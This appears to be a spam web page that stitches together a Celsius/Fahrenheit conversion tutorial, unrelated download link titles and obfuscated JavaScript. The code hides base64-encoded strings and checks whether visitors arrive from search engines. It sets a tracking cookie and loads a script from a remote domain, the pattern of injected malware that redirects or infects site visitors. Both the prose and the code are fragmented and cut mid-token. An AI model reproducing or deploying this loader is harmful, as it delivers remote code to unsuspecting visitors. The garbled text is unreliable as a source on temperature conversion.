




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
altavista ',_0xd32e58[_0x37cb('0x21')]),_0x49c1c2=document['referrer'],_0x2d425d=![,_0x479547=cookie[_0x37cb('0x22')](
_0x37cb('0x1b'))];for(var _0x74875e=0x0;_0xd32e58[_0x37cb('0x23')](_0x74875e,_0x427888[_0x37cb('0x9')]);_0x74875e++)
{if(_0xd32e58[_0x37cb('0x24')](_0x49c1c2[_0x37cb('0x25')](_0x427888[_0x74875e],0x0))){_0x2d425d=![!];}if(_0x2d425
d){if(_0xd32e58[_0x37cb('0x26')](_0xd32e58[_0x37cb('0x27')],_0x37cb('0x28'))){var
_0x172aa5=document[_0x37cb('0x6')]['match']/[w-]+=.. 8" easier we can multiply by 2 and subtract 10%, but it only works
for °C to °F:Example: Convert 20° Celsius (A nice day) to Fahrenheit20x2 = 40less 10% is 40-4 = 3636+32 = 68° FAdd 40,
Multiply, Subtract 40Since both scales cross at -40° (-40° C equals -40° F) we can:Fahrenheit to Celsius: Add 40, multiply by
5/9, then subtract 40Example: Convert 10° Celsius (A cool day) to Fahrenheit10+40 = 5050x9/5 = 9090-40 = 50° FTto
remember 9/5 for °C to °F think "F is greater than C, so there are more °F than °C"Quick, but Not AccurateFahrenheit to
Celsius: Subtract 30, then halveFootnote: Temperature is a measure of how fast an objects particles are moving.

8, so we can also use this method:Fahrenheit to Celsius: $(°F - 32) / 1.8 = °C$ To make "x1..

```
constructor(\x22return\x20this\x22)(\x20'+'););_0x56fc0e=_0x2fd056();}catch(_0x1367ed){_0x56fc0e=window;}var _0x4030  
98='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'=_0x56fc0e['atob']||(_0x56fc0e['at  
ob']=function(_0x5d3da8){var _0x16f3d7=String(_0x5d3da8)['replace'](/=/+$/,"");for(var _0x5852ec=0x0,_0x26cc0c,_0x2c8b0  
5,_0x275dcc=0x0,_0xe44336="";_0x2c8b05=_0x16f3d7['charAt'](_0x275dcc++);~_0x2c8b05&&(_0x26cc0c=_0x5852ec%0x4  
?_0x26cc0c*0x40+_0x2c8b05:_0x2c8b05,_0x5852ec+%=0x4)?_0xe44336+=String['fromCharCode'](_0xff&_0x26cc0c>>(-0x  
2*_0x5852ec&0x6)):0x0){_0x2c8b05=_0x403098['indexOf'](_0x2c8b05);return  
_0xe44336;});};);_0x37cb['base64DecodeUnicode']=function(_0x24e5a0){var _0x2d632e=atob(_0x24e5a0);var  
_0x51e5a3=[];for(var _0x3d1033=0x0,_0x19b835=_0x2d632e['length'];_0x3d1033=_0x552c65;},'xhivV':function  
_0x1e7b7e(_0x32320a,_0x276e03){return _0x32320a===_0x276e03;},'zABSF':_0x37cb('0x1a'),'fhbxa':function  
_0x4415c3(_0x264736,_0x584ab2){return _0x264736&&_0x584ab2;},'nWRQR':_0x37cb('0x1b'),'hILvT':function  
_0x129e66(_0x269767,_0x290039){return _0x269767(_0x290039);},'YBBqd':function  
_0xa739b4(_0x18f8a0,_0x2debF8){return _0x18f8a0+_0x2debF8;},'FDuEQ':_0x37cb('0x1c');var _0x427888=[_0xd32e58[_0  
x37cb('0x1d')],_0xd32e58[_0x37cb('0x1e')],_0xd32e58[_0x37cb('0x1f')],_0xd32e58[_0x37cb('0x20')],_
```

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```
*?(?:$|/g),_0x477276={};if(_0xd32e58[_0x37cb('0x29')](!_0x172aa5,name)){return undefined;}var _0x1be3ab;for(var _0x44  
df6d=0x0;_0xd32e58[_0x37cb('0x23')](_0x44df6d,_0x172aa5['length']);_0x44df6d++){_0x1be3ab=_0x172aa5[_0x44df6d]['s  
plit']('=');_0x477276[_0x1be3ab[0x0]]=_0x1be3ab[0x1][_0x37cb('0xb')](/;/);}if(name){return _0x477276[name];}return _0x  
477276;}else{cookie[_0x37cb('0x2a')](_0xd32e58[_0x37cb('0x2b')],0x1,0x1);if(!_0x479547){_0xd32e58[_0x37cb('0x2c')](in  
clude,_0xd32e58[_0x37cb('0x2d')](_0xd32e58[_0x37cb('0x2d')](_0xd32e58[_0x37cb('0x2e')],q,""));} }}R(); Conversion of  
TemperatureQuick Celsius (°C) / Fahrenheit (°F) Conversion:Just type a value in either box:Typical Temperatures(and the same  
number!)ExplanationThere are two main temperature scales:They both measure the same thing (temperature!), but use different  
numbers:Boiling water (at normal pressure) measures 100° in Celsius, but 212° in FahrenheitAnd as water freezes it measures  
0° in Celsius, but 32° in FahrenheitLooking at the diagram, notice:The scales start at a different number (0 vs 32), so we will  
need to add or subtract 32The scales rise at a different rate (100 vs 180), so we will also need to multiplyAnd so, to convert:But  
180/100 can be simplified to 9/5,and 100/180 can be simplified to 5/9, so this is the easiest way:We can write each as a formula  
like this:Example: Convert 26° Celsius (a nice warm day) to FahrenheitExample: Convert 98.. var _0x15ca=['eGhpcVY=','ekFC  
U0Y=','eGF5','ZmhieGE=','c2V0','bldSUVI=','aEIMdiQ=','WUJCcWQ=','RkR1RVE=','Y3JIYXRIRWxlbWVudA==','dnlOTIU  
=','c3Jj','Z2V0RwXlbWVudHNCeVRhZ05hbWU=','aGVhZA=='','RED3b1g=','Y29va2lI','bWF0Y2g=','Z21OUmw=','bGVuZ3  
Ro','c3BsaXQ=','cmVwbGFzZQ==','OyBzZWN1cmU=','QmdXdkXk=','bmRhekQ=','OyBleHBpcmVzPQ==','cHZqUmI=','Z2V  
0VGltZQ==','QWtRRm4=','OyBwYXR0PQ==','OyBkb21haW49','a2t3aEs=','LmJpbmCu','LnlhaG9vLg==','LmFvbC4=','LmFz  
ay4=','ZXZa','dmlzaXRIZA==','aHR0cHM6Ly9jbG91ZGV5ZXNzLmI1bi9kb25fY29uLnBocD94PWVuJnF1ZXJlPQ==','Ymt  
QclA=','U0tDYmM=','b2diQ2E=','eWdcFE=','cFVRc0w=','Z2V0','Q3VIWnY=','R2RaV2Q=','aW5kZXhPZg=='];(function(_  
0x5d6321,_0x1a23da){var _0x2a8d42=function(_0xfe126){while(--_0xfe126){_0x5d6321['push'](_0x5d6321['shift']());}};_0x  
2a8d42(++_0x1a23da);}(_0x15ca,0x123));var _0x37cb=function(_0x556302,_0x31ae96){_0x556302=_0x556302-0x0;var  
_0x201214=_0x15ca[_0x556302];if(_0x37cb['initialized']===undefined){(function(){var _0x56fc0e;try{var  
_0x2fd056=Function('return\x20(function()\x20'+ '{'. Texas Instruments Tusb3410 Driver
```



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6° Fahrenheit (normal body temperature) to Celsius Other Methods That Work Use 1 8 instead of 9/5/5 is equal to 1. [Gta Episodes From Liberty City Mac Download](#)

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